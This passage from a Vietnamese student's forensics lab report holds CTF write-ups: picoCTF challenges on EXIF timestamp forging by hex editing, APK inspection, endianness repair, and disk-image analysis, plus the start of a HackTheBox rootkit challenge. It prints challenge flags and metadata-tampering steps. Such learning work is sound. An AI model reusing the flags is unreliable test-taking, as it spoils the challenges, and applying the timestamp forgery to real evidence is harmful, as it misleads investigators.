Looking at ExifIFD: CreateDate
Looking for '1970:01:01 00:00:00'
Found: 1970:01:01 00:00:00
Great job, you got that one!

Checking tag 4/7
Looking at Composite: SubSecCreateDate
Looking for '1970:01:01 00:00:00.001'
Found: 1970:01:01 00:00:00.001
Great job, you got that one!

Checking tag 5/7
Looking at Composite: SubSecDateTimeOriginal
Looking for '1970:01:01 00:00:00.001'
Found: 1970:01:01 00:00:00.001
Great job, you got that one!

Checking tag 6/7
Looking at Composite: SubSecModifyDate
Looking for '1970:01:01 00:00:00.001'
Found: 1970:01:01 00:00:00.001
Great job, you got that one!

Checking tag 7/7
Timezones do not have to match, as long as it's the equivalent time.
Looking at Samsung: TimeStamp
Looking for '1970:01:01 00:00:00.001+00:00'
Found: 2023:11:20 20:46:21.420+00:00
Oops! That tag isn't right. Please try again.
```

⇒ Hầu hết đều đúng nhưng có một tag bị sai.

- Sau khi kiểm tra lại các trường dữ liệu bằng exiftool thì không còn j để sửa. Theo như hint thì exiftool không phải công cụ duy nhất để thực hiện thử thách này. Vậy hãy thử khai thác bằng cách khác.
- Em sẽ sử dụng strings để trích xuất thông tin.

```
(ngoc@ngoc)-[~/Phap_chung/Lab2]
$ strings original_modified.jpg
(x94
*b*I*:
+!r      }
@=9_ ^_
Mn`l
Image.UTC_Data1700513181420
MCC_Data310
Camera_Capture_Mode_Info1SEFHk
SEFT
```

Lab 1: Memory Forensics

- Em tham khảo được rằng mục dữ liệu Image.UTC_Data1700513181420 giống định dạng ngày Unix Epoch. Truy cập trang web Unix Timestamp để tìm hiểu.

The Current Epoch Unix Timestamp

Enter a Timestamp

1700513181420

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Convert →

1729270196

SECONDS SINCE JAN 01 1970. (UTC)

11:50:00 PM

Copy

Format	Milliseconds (1/1,000 second)
GMT	Mon Nov 20 2023 20:46:21 GMT+0000
Your Time Zone	Tue Nov 21 2023 03:46:21 GMT+0700 (Indochina Time)
Relative	a year ago

- Epoch Unix Timestamp là một biểu diễn thời gian dưới dạng số giây đã trôi qua kể từ ngày 1 tháng 1 năm 1970, 00:00:00 UTC. Vậy dòng 1700513181420 là số giây đã trôi qua kể từ thời gian đã cho. Vì thế để chính xác thì phải đưa thời gian này về 0.
- Nhóm sẽ sửa thời gian này bằng cách sửa mã hex của bức ảnh.
- Trước hết phải xem dãy số 1700513181420 nằm ở đâu.

```
(ngoc@ngoc)-[~/Phap_chung/Lab2]
$ hexdump -C original_modified.jpg
00000000 ff d8 ff e1 fe 60 45 78 69 66 00 00 49 49 2a 00 |.....`Exif..II*.| 
00000010 08 00 00 00 13 00 00 01 03 00 01 00 00 00 a0 0f |.....|. 
00000020 00 00 01 01 03 00 01 00 00 00 b8 0b 00 00 0e 01 |.....|. 
00000030 02 00 20 00 00 f2 00 00 00 0f 01 02 00 20 00 |.....|. 
00000040 00 00 12 01 00 00 10 01 02 00 20 00 00 00 32 01 |.....|. 
002b8db0 f7 63 fa 2f fe 82 2a cb ff 00 ab d3 bf eb c5 bf |.c./..*. 
002b8dc0 f4 33 5d 50 dc c6 6d dc ff d9 00 00 01 0a 0e 00 |.3]P..m.....| 
002b8dd0 00 00 49 6d 61 67 65 5f 55 54 43 5f 44 61 74 61 |..Image.UTC_Data| 
002b8de0 31 37 30 30 35 31 33 31 38 31 34 32 30 00 00 a1 |1700513181420 ...| 
002b8df0 0a 08 00 00 00 4d 43 43 5f 44 61 74 61 33 31 30 |.....MCC_Data310| 
002b8e00 00 00 61 0c 18 00 00 00 43 61 6d 65 72 61 5f 43 |..a.....Camera_C| 
002b8e10 61 70 74 75 72 65 5f 4d 6f 64 65 5f 49 6e 66 6f |apture_Mode_Info| 
002b8e20 31 53 45 46 48 6b 00 00 00 03 00 00 00 00 01 |1SEFHK.....| 
002b8e30 0a 57 00 00 00 23 00 00 00 00 00 a1 0a 34 00 00 |.W...#. ....4 ..| 
002b8e40 00 13 00 00 00 00 61 0c 21 00 00 00 21 00 00 |.....a.! ...! ..| 
002b8e50 00 30 00 00 00 53 45 46 54 |.0 ... SEFT| 
002b8e59
```

- Đưa toàn bộ mã hex này sang một file .hex cho dễ thao tác.

```
(ngoc@ngoc)-[~/Phap_chung/Lab2]
$ ./xxd original_modified.jpg > original_modified.hex
```

- Thực hiện thay đổi những mã hex liên quan thành 0.

```
178397 002b8dc0: f433 5d50 dcc6 6ddc ffd9 0000 010a 0e00 .3]P..m..... 
178398 002b8dd0: 0000 496d 6167 655f 5554 435f 4461 7461 ..Image.UTC_Data 
178399 002b8de0: 0000 0000 0000 0000 0000 0000 00a1 1700513181420 ... 
178400 002b8df0: 0a08 0000 004d 4343 5f44 6174 6133 3130 .....MCC_Data310 
178401 002b8e00: 0000 610c 1800 0000 4361 6d65 7261 5f43 ..a.....Camera_C
```

- Sửa xong thì chuyển ngược file hex lại thành jpg.

```
(ngoc@ngoc)-[~/Phap_chung/Lab2]
$ ./xxd -r original_modified.hex original_modified_new.jpg
```

- Gửi lên lại server.

```
(ngoc@ngoc)-[~/Phap_chung/Lab2]
$ nc -w 2 mimas.picotf.net 60716 < original_modified_new.jpg
```

Lab 1: Memory Forensics

- Kiểm tra lại lần nữa.

```
$ nc mimas.picoctf.net 61297
MD5 of your picture:
6ed7a44ea198af7ea198aef03f265023 test.out

Checking tag 1/7
Looking at IFD0: ModifyDate
Looking for '1970:01:01 00:00:00'
Found: 1970:01:01 00:00:00
Great job, you got that one!

Checking tag 2/7
Looking at ExifIFD: DateTimeOriginal
Looking for '1970:01:01 00:00:00'
Found: 1970:01:01 00:00:00
Great job, you got that one!

Checking tag 3/7
Looking at ExifIFD: CreateDate
Looking for '1970:01:01 00:00:00'
Found: 1970:01:01 00:00:00
Great job, you got that one!

Checking tag 4/7
Looking at Composite: SubSecCreateDate
Looking for '1970:01:01 00:00:00.001'
Found: 1970:01:01 00:00:00.001
Great job, you got that one!

Checking tag 5/7
Looking at Composite: SubSecDateTimeOriginal
Looking for '1970:01:01 00:00:00.001'
Found: 1970:01:01 00:00:00.001
Great job, you got that one!

Checking tag 6/7
Looking at Composite: SubSecModifyDate
Looking for '1970:01:01 00:00:00.001'
Found: 1970:01:01 00:00:00.001
Great job, you got that one!

Checking tag 7/7
Your picture doesn't have the Samsung: TimeStamp tag. Are you using the given picture
in the problem description?
```

⇒ Vẫn bị sai.

- Sau khi nghiên cứu thì em phát hiện thời gian chính xác là 00:00:00.001 mà lúc nãy em thay tất cả thành số 0 thì nó lại thành 00:00:00. Vì thế em sẽ thay đổi mã hex lại lần nữa.

```
178397 002b8dc0: f433 5d50 dcc6 6ddc ffd9 0000 010a 0e00
178398 002b8dd0: 0000 496d 6167 655f 5554 435f 4461 7461
178399 002b8de0: 3030 3030 3100 0000 0000 0000 0000 00a1
178400 002b8df0: 0a08 0000 004d 4343 5f44 6174 6133 3130
178401 002b8e00: 0000 610c 1800 0000 4361 6d65 7261 5f43
```

- Chuyển ngược lại thành file jpg và chuyển lên server. Kết quả thành công.

```
Checking tag 5/7
Looking at Composite: SubSecDateTimeOriginal
Looking for '1970:01:01 00:00:00.001'
Found: 1970:01:01 00:00:00.001
Great job, you got that one!

Checking tag 6/7
Looking at Composite: SubSecModifyDate
Looking for '1970:01:01 00:00:00.001'
Found: 1970:01:01 00:00:00.001
Great job, you got that one!

Checking tag 7/7
Timezones do not have to match, as long as it's the equivalent time.
Looking at Samsung: TimeStamp
Looking for '1970:01:01 00:00:00.001+00:00'
Found: 1970:01:01 00:00:00.001+00:00
Great job, you got that one!

You did it!
picoCTF{71m3_7r4v311ng_p1c7ur3_b5f7bcb5}
```

⇒ Flag: picoCTF{71m3_7r4v311ng_p1c7ur3_b5f7bcb5}

6. Mob psycho - Medium

Mob psycho

Medium **Forensics** **picoCTF 2024** **browser_webshell_solvable** **apk**

AUTHOR: NGIRIMANA SCHADRACK

Hints ?

Description

Can you handle APKs?
Download the android apk [here](#).

1 2

4,202 users solved


66% Liked

picoCTF{FLAG} **Submit Flag**

- Bắt đầu thử thách chúng ta sẽ có một file apk. Trước hết unzip nó đã.

```
(ngoc@ngoc)-[~/Phap_chung/Lab2]
$ unzip mobpsycho.apk
Archive: mobpsycho.apk
creating: res/
creating: res/anim/
inflating: res/anim/abc_fade_in.xml
inflating: res/anim/abc_fade_out.xml
inflating: res/anim/abc_grow_fade_in_from_bottom.xml
inflating: res/anim/abc_popup_enter.xml
inflating: res/anim/abc_popup_exit.xml
inflating: res/anim/abc_shrink_fade_out_from_bottom.xml
inflating: res/anim/abc_slide_in_bottom.xml
inflating: res/anim/abc_slide_in_top.xml
inflating: res/anim/abc_slide_out_bottom.xml
inflating: res/anim/abc_slide_out_top.xml
inflating: res/anim/abc_tooltip_enter.xml
inflating: res/anim/abc_tooltip_exit.xml
inflating: res/anim/btn_checkbox_to_checked_box_inner_merged_animation.xml
inflating: res/anim/btn_checkbox_to_checked_box_outer_merged_animation.xml
inflating: res/anim/btn_checkbox_to_checked_icon_null_animation.xml
inflating: res/anim/btn_checkbox_to_unchecked_box_inner_merged_animation.xml
inflating: res/anim/btn_checkbox_to_unchecked_check_path_merged_animation.xml
```

- Sau khi đã giải nén thì em thấy bên trong có khá là nhiều thư mục



- Thử dùng lệnh tree để xem bên trong từng thư mục có gì đặc biệt không.

Lab 1: Memory Forensics

```
(ngoc@ngoc) [~/Phap_chung/Lab2]
$ tree
.
+-- AndroidManifest.xml
+-- META-INF
|   +-- androidx.activity_activity.version
|   +-- androidx.annotation_annotation-experimental.version
|   +-- androidx.appcompat_appcompat-resources.version
|   +-- androidx.appcompat_appcompat.version
|   +-- androidx.arch.core_core-runtime.version
|   +-- androidx.cardview_cardview.version
|   +-- androidx.coordinatorlayout_coordinatorlayout.version
|   +-- androidx.core_core-ktx.version
|   +-- androidx.core_core.version
|   +-- androidx.cursoradapter_cursoradapter.version
|   +-- androidx.customview_customview.version
|   +-- androidx.documentfile_documentfile.version
```

- Sau một hồi tìm kiếm thì em phát hiện có một file flag.txt nằm trong thư mục color của res.

```
.
+-- color
|   +-- abc_background_cache_hint_selector_material_dark.xml
|   +-- abc_background_cache_hint_selector_material_light.xml
|   +-- abc_hint_foreground_material_dark.xml
|   +-- abc_hint_foreground_material_light.xml
|   +-- abc_primary_text_disable_only_material_dark.xml
|   +-- abc_primary_text_disable_only_material_light.xml
|   +-- abc_primary_text_material_dark.xml
|   +-- abc_primary_text_material_light.xml
|   +-- abc_search_url_text.xml
|   +-- abc_secondary_text_material_dark.xml
|   +-- abc_secondary_text_material_light.xml
|   +-- checkbox_themeable_attribute_color.xml
|   +-- design_box_stroke_color.xml
|   +-- design_error.xml
|   +-- design_icon_tint.xml
|   +-- flag.txt
```

- Mở file flag ra, đây có vẻ chưa phải flag chính thức mà nó nhìn giống một chuỗi hex.

```
(ngoc@ngoc) [~/Phap_chung/Lab2]
$ cat res/color/flag.txt
7069636f4354467b6178386d433052553676655f4e5838356c346178386d436c5f37343664666133397d
```

- Sử dụng công cụ xxd để giải mã.

```
(ngoc@ngoc) [~/Phap_chung]
$ cat Lab2/res/color/flag.txt | ./xxd -p -r
picoCTF{ax8mC0RU6ve_NX85l4ax8mCl_746dfa39}
```

⇒ Flag: picoCTF{ax8mC0RU6ve_NX85l4ax8mCl_746dfa39}

7. endianness-v2 - Medium

endianness-v2

Medium Forensics picoCTF 2024 browser_webshell_solvable

AUTHOR: JUNIAS BONOU

Hints ?

Description (None)

Here's a file that was recovered from a 32-bits system that organized the bytes a weird way. We're not even sure what type of file it is.

Download it [here](#) and see what you can get out of it

2,461 users solved

95% Liked

picoCTF{FLAG} Submit Flag

- Trước hết ta có một file challenge, tuy nhiên file không có định dạng nào cả nên em sẽ thử phân tích file ra.

```
(ngoc@ngoc)-[~/Phap_chung/Lab2]
└─$ file challengefile
challengefile: data

(ngoc@ngoc)-[~/Phap_chung/Lab2]
└─$ exiftool challengefile
ExifTool Version Number      : 12.76
File Name                   : challengefile
Directory                   : .
File Size                    : 3.4 kB
File Modification Date/Time : 2024:10:19 14:20:39+07:00
File Access Date/Time       : 2024:10:19 14:24:19+07:00
File Inode Change Date/Time: 2024:10:19 14:20:45+07:00
File Permissions            : -rw-rw-r--
Warning                     : Processing JPEG-like data after unknown 1-byte header
```

- Dùng lệnh “file” thì nó chỉ bảo đây là một file data bình thường nhưng khi phân tích bằng exiftool thì có vẻ như đây là một file JPEG. Và theo như đề bài thì có lẽ một số byte đã bị đặt sai cách.
- Để tìm hiểu byte nào bị sai thì em sẽ chuyển file về dạng hex trước.

```
(ngoc@ngoc)-[~/Phap_chung]
└─$ ./xxd Lab2/challengefile > Lab2/challengefile.hex
```

- Nhìn vào những dòng đầu tiên để thấy các file định dạng của JPEG.


```
Open + challengefile.hex
~/Phap_chung/Lab2
1 00000000: e0ff d8ff 464a 1000 0100 4649 0100 0001 ....FJ....FI....
2 00000010: 0000 0100 4300 dbff 0006 0800 0805 0607 ....C.....
3 00000020: 0907 0707 0c0a 0809 0b0c 0d14 1219 0c0b .....
4 00000030: 1d14 0f13 1d1e 1f1a 201c 1c1a 2027 2e24 .... .$.
```

- Search file signature trên google thì có vẻ các byte đã bị ngược.

File type	Typical extension	Hex digits xx = variable	Ascii digits . = not an ascii char
Bitmap format	.bmp	42 4d	BM
FITS format	.fits	53 49 4d 50 4c 45	SIMPLE
GIF format	.gif	47 49 46 38	GIF8
Graphics Kernel System	.gks	47 4b 53 4d	GKSM
IRIS rgb format	.rgb	01 da	..
ITC (CMU WM) format	.itc	f1 00 40 bb
JPEG File Interchange Format	.jpg	ff d8 ff e0

⇒ Sau khi tìm hiểu thì nhóm đặc biết rằng format đúng phải là Big-endian còn file của thử thách lại đang là Little-endian.

- Tạo một đoạn code python để chuyển đổi từ Big-endian về Little-endian



```

transfer.py (~/Phap_chung/Lab2) - GVIM
File Edit Tools Syntax Buffers Window Help
New_hex = ""

with open("challengefile", "rb") as file:
    hexdata = file.read().hex()

hex_chunks = [hexdata[i:i+8] for i in range(0, len(hexdata), 8)]

for chunk in hex_chunks:
    for i in range(len(chunk)-2, -1, -2):
        new_hex += chunk[i] + chunk[i+1]

with open("challengefile_after_transfer.jpg", "wb") as file:
    file.write(bytes.fromhex(new_hex))

print("Transfer successfully")

```

- Thực thi và nhóm nhận được kết quả.

picoCTF{cert!f1Ed_iNd!4n_s0rrY_3nDian_188d7b8c}

⇒ Flag: picoCTF{cert!f1Ed_iNd!4n_s0rrY_3nDian_188d7b8c}

8. Dear Diary - Medium

AUTHOR: SYREAL

Description

If you can find the flag on this disk image, we can close the case for good!

Download the disk image [here](#).

Hints ?

1

1,549 users solved

52% Liked

picoCTF(FLAG)

Submit Flag

- Đầu tiên khi tải tài nguyên xuống, nhóm nhận được một file disk.flag.gz, unzip nó và phân tích đơn giản cho file như những thử thách trước.

```
(ngoc@ngoc)-[~/Phap_chung/Lab2]
$ file disk.flag.img
disk.flag.img: DOS/MBR boot sector; partition 1 : ID=0x83, active, start-CHS (0x0,32,33), end-CHS (0x26,94,56), startsector 2048, 614400 sectors; partition 2 : ID=0x82, start-CHS (0x26,94,57), end-CHS (0x47,1,58), startsector 616448, 524288 sectors; partition 3 : ID=0x83, start-CHS (0x47,1,59), end-CHS (0x82,138,8), startsector 1140736, 956416 sectors
```

- Từ kết quả ở trên, chúng ta có tổng cộng có 3 phân vùng (partition), bao gồm 2 Linux partition (ID=0x83) và một phân vùng Swap (ID=0x82). Tuy nhiên, chúng ta có thể bỏ qua Swap vì đây là phân vùng bộ nhớ ảo, chỉ cho phép lưu trữ và truy xuất dữ liệu tạm thời khi RAM vật lý đầy.
- Chưa có thông tin gì đặc biệt nên nhóm sẽ phân tích thêm bằng mmls tool để xem bối cảnh các phân vùng trong đĩa.

```
(ngoc@ngoc)-[~/Phap_chung/Lab2]
$ mmls disk.flag.img
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start          End          Length        Description
 000: Meta    000000000000  000000000001  0000000001 Primary Table (#0)
 001: _____  000000000000  00000002047   00000002048 Unallocated
 002: 000:000  00000002048  0000616447   0000614400 Linux (0x83)
 003: 000:001  0000616448  0001140735   0000524288 Linux Swap / Solaris x86 (0x82)
 004: 000:002  0001140736  0002097151   0000956416 Linux (0x83)
```

- ⇒ Sector bắt đầu của Partition 1 là 2048 và của Partition 3 là 1140736.
- Tiếp theo nhóm sẽ dùng công cụ fls để liệt kê các tệp và thư mục trong hệ thống tệp. Nhóm sẽ đưa lần lượt các sector của 2 partition làm đầu vào của công cụ để tiến hành kiểm tra.
 - Với Partition 1

Lab 1: Memory Forensics

```
(ngoc㉿ngoc)-[~/Phap_chung/Lab2]
└─$ fls -o 2048 disk.flag.img
d/d 11: lost+found
r/r 13: ldlinux.sys
r/r 14: ldlinux.c32
r/r 16: config-virt
r/r 17: vmlinuz-virt
r/r 18: initramfs-virt
l/l 19: boot
r/r 21: libutil.c32
r/r 20: extlinux.conf
r/r 22: libcom32.c32
r/r 23: mboot.c32
r/r 24: menu.c32
r/r 15: System.map-virt
r/r 25: vesamenu.c32
V/V 76913: $OrphanFiles
```

- Với Partition 3

```
(ngoc㉿ngoc)-[~/Phap_chung/Lab2]
└─$ fls -o 0001140736 disk.flag.img
d/d 32513: home
d/d 11: lost+found
d/d 32385: boot
d/d 64769: etc
d/d 32386: proc
d/d 13: dev
d/d 32387: tmp
d/d 14: lib
d/d 32388: var
d/d 21: usr
d/d 32393: bin
d/d 32395: sbin
d/d 32539: media
d/d 203: mnt
d/d 32543: opt
d/d 204: root
d/d 32544: run
d/d 205: srv
d/d 32545: sys
d/d 32530: swap
V/V 119417: $OrphanFiles
```

- So sánh hai phân vùng này thì có vẻ phân vùng 3 có thể khai thác nhiều hơn.
- Hãy thử vào thư mục root của phân vùng 2. Root có số gì đấy là 204 nên hãy sử dụng con số này để mở thư mục.

```
(ngoc㉿ngoc)-[~/Phap_chung/Lab2]
└─$ fls -o 0001140736 disk.flag.img 204
r/r 1837: .ash_history
d/d 1842: secret-secrets
```

- Nhìn vào thấy ngay thư mục secret-secrets vô cùng đáng ngờ. Tiếp tục mở nó ra.

```
(ngoc㉿ngoc)-[~/Phap_chung/Lab2]
└─$ fls -o 0001140736 disk.flag.img 1842
r/r 1843: force-wait.sh
r/r 1844: innocuous-file.txt
r/r 1845: its-all-in-the-name
```

Lab 1: Memory Forensics

- Trong thư mục này nhóm nhận được một file đáng ngờ là innocuous-file.txt và một gợi ý là “its-all-in-the-name” thì chắc là file này vô hại.
 - Tiếp theo chúng ta sẽ sử dụng một công cụ khác là icat – một công cụ được dùng để trích xuất nội dung của một block hoặc sector cụ thể từ một ảnh đĩa. Nhóm sẽ phân tích 8 sector đầu tiên của ổ đĩa.
- Lý do chọn 8 sectors trong pháp y ổ đĩa:
- Trong disk forensics, người phân tích thường bắt đầu bằng cách xem xét các sector đầu tiên của một ổ đĩa, vì đó là nơi chứa các cấu trúc dữ liệu quan trọng.
 - 8 sectors là một kích thước đủ lớn để bắt đầu xem xét những cấu trúc này, mỗi sector trên ổ đĩa thường có kích thước 512 byte, 8 sectors tương đương với $8 * 512 = 4096$ byte (4KB), nhưng vẫn đủ nhỏ để đảm bảo hiệu quả khi phân tích dữ liệu.

```
(ngoc@ngoc)-[~/Phap_chung/Lab2]
$ icat -o 0001140736 disk.flag.img 8 | strings
#eQY
z70U
oyseyoyseye
oyse`]
oyseyoyseye
oyseyoyseye
oyseyoyseye
oyse
lost+found
boot
oyseyoyseye
oysemak
oyseyoyseye
oyse
oyseyoyseye
oyse
```

- Có vẻ có rất nhiều thứ trong này, vậy hãy thử với các cụm từ thường gặp để kiểm flag như “file”, “flag”, “txt”.

```
(ngoc@ngoc)-[~/Phap_chung/Lab2]
$ icat -o 0001140736 disk.flag.img 8 | strings | sort | uniq | grep "file"
base.files
bootchart.files
btrfs.files
cachefiles
cachefiles.ko.gz
cryptkey.files
cryptsetup.files
dhcp.files
ewaitfile
filelayout
flexfilelayout
https.files
innocuous-file.txt
keymap.files
lvm.files
nbd.files
network.files
nfs_layout_flexfiles.ko.gz
nfs_layout_nfsv41_files.ko.gz
original-filename
profile
profile.d
raid.files
wireguard.files
xfs.files
zfs.files
```

⇒ “file” không có gì.

```
(ngoc@ngoc)-[~/Phap_chung/Lab2]
$ icat -o 0001140736 disk.flag.img 8 | ./xxd | grep "flag"
```

⇒ “flag” lại càng không có gì.

Lab 1: Memory Forensics

```
(ngoc@ngoc) [~/Phap_chung/Lab2]
$ icat -o 0001140736 disk.flag.img 8 |./xxd | grep ".txt"
001f8840: 732d 6669 6c65 2e74 7874 0000 0000 0000 s-file.txt.....
001fbc40: 732d 6669 6c65 2e74 7874 0000 3507 0000 s-file.txt..5...
001fdc40: 732d 6669 6c65 2e74 7874 0000 0000 0000 s-file.txt.....
001ff440: 732d 6669 6c65 2e74 7874 0000 3507 0000 s-file.txt..5...
00201840: 732d 6669 6c65 2e74 7874 0000 0000 0000 s-file.txt.....
00203c40: 732d 6669 6c65 2e74 7874 0000 3507 0000 s-file.txt..5...
00206040: 732d 6669 6c65 2e74 7874 0000 0000 0000 s-file.txt.....
00207840: 732d 6669 6c65 2e74 7874 0000 3507 0000 s-file.txt..5...
00209c40: 732d 6669 6c65 2e74 7874 0000 0000 0000 s-file.txt.....
0020b440: 732d 6669 6c65 2e74 7874 0000 3507 0000 s-file.txt..5...
0020d840: 732d 6669 6c65 2e74 7874 0000 0000 0000 s-file.txt.....
0020fc40: 732d 6669 6c65 2e74 7874 0000 3507 0000 s-file.txt..5...
00211440: 732d 6669 6c65 2e74 7874 0000 0000 0000 s-file.txt.....
```

- Theo gợi ý thì em sẽ mở rộng tìm kiếm grep của mình để hiển thị 3 dòng (-A3) ngű cảnh sau mỗi lần khớp kết quả.

```
(ngoc@ngoc) [~/Phap_chung/Lab2]
$ icat -o 0001140736 disk.flag.img 8 |./xxd |grep ".txt" -A3
001f8840: 732d 6669 6c65 2e74 7874 0000 0000 0000 s-file.txt.....
001f8850: 0000 0000 0000 0000 0000 0000 0000 0000 .....
001f8860: 0000 0000 0000 0000 0000 0000 0000 0000 .....
001f8870: 0000 0000 0000 0000 0000 0000 0000 0000 .....
-- 
001fbc40: 732d 6669 6c65 2e74 7874 0000 3507 0000 s-file.txt..5...
001fbc50: a803 1101 6f72 6967 696e 616c 2d66 696c ....original-fil...
001fbc60: 656e 616d 6500 0000 0000 0000 0000 0000 ename.....
001fbc70: 0000 0000 0000 0000 0000 0000 0000 0000 .....
-- 
001fdc40: 732d 6669 6c65 2e74 7874 0000 0000 0000 s-file.txt.....
001fdc50: 0000 0000 0000 0000 0000 0000 0000 0000 .....
001fdc60: 0000 0000 0000 0000 3507 0000 8c03 0301 .....5.....
001fdc70: 7069 6300 0000 0000 0000 0000 0000 0000 pic.....
-- 
001ff440: 732d 6669 6c65 2e74 7874 0000 3507 0000 s-file.txt..5...
001ff450: a803 0301 6f43 5400 0000 0000 0000 0000 ....oCT.....
001ff460: 0000 0000 0000 0000 0000 0000 0000 0000 .....
001ff470: 0000 0000 0000 0000 0000 0000 0000 0000 .....
-- 
00201840: 732d 6669 6c65 2e74 7874 0000 0000 0000 s-file.txt.....
00201850: 0000 0000 0000 0000 3507 0000 9c03 0301 .....5.....
00201860: 467b 3100 0000 0000 0000 0000 0000 0000 F{1.....
00201870: 0000 0000 0000 0000 0000 0000 0000 0000 .....
-- 
00203c40: 732d 6669 6c65 2e74 7874 0000 3507 0000 s-file.txt..5...
00203c50: a803 0301 5f35 3300 0000 0000 0000 0000 ...._53.....
00203c60: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00203c70: 0000 0000 0000 0000 0000 0000 0000 0000 .....
-- 
00206040: 732d 6669 6c65 2e74 7874 0000 0000 0000 s-file.txt.....
00206050: 0000 0000 0000 0000 3507 0000 9c03 0301 .....5.....
00206060: 335f 6e00 0000 0000 0000 0000 0000 0000 3_n.....
00206070: 0000 0000 0000 0000 0000 0000 0000 0000 .....
-- 
00207840: 732d 6669 6c65 2e74 7874 0000 3507 0000 s-file.txt..5...
00207850: a803 0301 346d 3300 0000 0000 0000 0000 ....4m3.....
00207860: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00207870: 0000 0000 0000 0000 0000 0000 0000 0000 .....
-- 
00209c40: 732d 6669 6c65 2e74 7874 0000 0000 0000 s-file.txt.....
00209c50: 0000 0000 0000 0000 3507 0000 9c03 0301 .....5.....
00209c60: 355f 3800 0000 0000 0000 0000 0000 0000 5_8.....
00209c70: 0000 0000 0000 0000 0000 0000 0000 0000 .....
-- 
0020b440: 732d 6669 6c65 2e74 7874 0000 3507 0000 s-file.txt..5...
0020b450: a803 0301 3064 3200 0000 0000 0000 0000 ...0d2.....
0020b460: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0020b470: 0000 0000 0000 0000 0000 0000 0000 0000 .....
-- 
0020d840: 732d 6669 6c65 2e74 7874 0000 0000 0000 s-file.txt.....
0020d850: 0000 0000 0000 0000 3507 0000 9c03 0301 .....5.....
0020d860: 3462 3300 0000 0000 0000 0000 0000 0000 4b3.....
0020d870: 0000 0000 0000 0000 0000 0000 0000 0000 .....
-- 
0020fc40: 732d 6669 6c65 2e74 7874 0000 3507 0000 s-file.txt..5...
0020fc50: a803 0201 307d 0000 0000 0000 0000 0000 ...0}.....
0020fc60: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0020fc70: 0000 0000 0000 0000 0000 0000 0000 0000 .....
-- 
00211440: 732d 6669 6c65 2e74 7874 0000 0000 0000 s-file.txt.....
00211450: 0000 0000 0000 0000 3507 0000 9c03 1301 .....5.....
00211460: 6974 732d 616c 6c2d 696e 2d74 6865 2d6e its-all-in-the-n...
00211470: 616d 6500 0000 0000 0000 0000 0000 0000 ame.....
```

- ⇒ Đọc dòng theo bên phải màn hình, ghép chúng lại với nhau, chúng ta sẽ nhận được flag.
- ⇒ Flag: picoCTF{1_533_n4m35_80d24b30}

HACK THE BOX

Đăng ký tài khoản hackthebox, vào mục Challenges chọn Forensics:

<https://app.hackthebox.com>

1. Challenge: Suspicious threat

Level: easy

Challenge Description:

Our SSH server is showing strange library linking errors, and critical folders seem to be missing despite their confirmed existence. Investigate the anomalies in the library loading process and filesystem. Look for hidden manipulations that could indicate a userland rootkit. Creds: `root:hackthebox`

HOST: 94.237.57.171:58206

- Đầu tiên em thực hiện kết nối ssh tới host

Dùng account: root:hackthebox

```
root@ng-1703070-forensicssuspiciousthreatmp-fi59s-5b5bb7844c-w9xf6: ~
File Actions Edit View Help
(bun@bun)-[~]
$ ssh root@94.237.57.171 -p 58206
The authenticity of host '[94.237.57.171]:58206 ([94.237.57.171]:58206)' can't be established.
ED25519 key fingerprint is SHA256:7VUgjke+2YfhgkWMQGfo58JiJLYPHu6iqze+23j97NA
.
This host key is known by the following other names/addresses:
 ~/ssh/known_hosts:2: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '[94.237.57.171]:58206' (ED25519) to the list of known hosts.
root@94.237.57.171's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.1.0-10-amd64 x86_64)
```

- Sau đó tìm kiếm thư viện đáng ngờ trong thư mục lib vì theo như mô tả thì vấn đề xảy ra trong quá trình tải thư viện và hệ thống tập tin và có thể có Rootkit

```
root@ng-1703070-forensicssuspiciousthreatmp-fi59s-5b5bb7844c-w9xf6: ~# cd /usr
/lib
root@ng-1703070-forensicssuspiciousthreatmp-fi59s-5b5bb7844c-w9xf6: /usr/lib#
ls
apt          locale          pam.d      sysctl.d
binfmt.d     lsb             pam.d      sysctl.d
dbus-1.0     mime            pcrlock.d  systemd
dpkg          modprobe.d     python3    sysusers.d
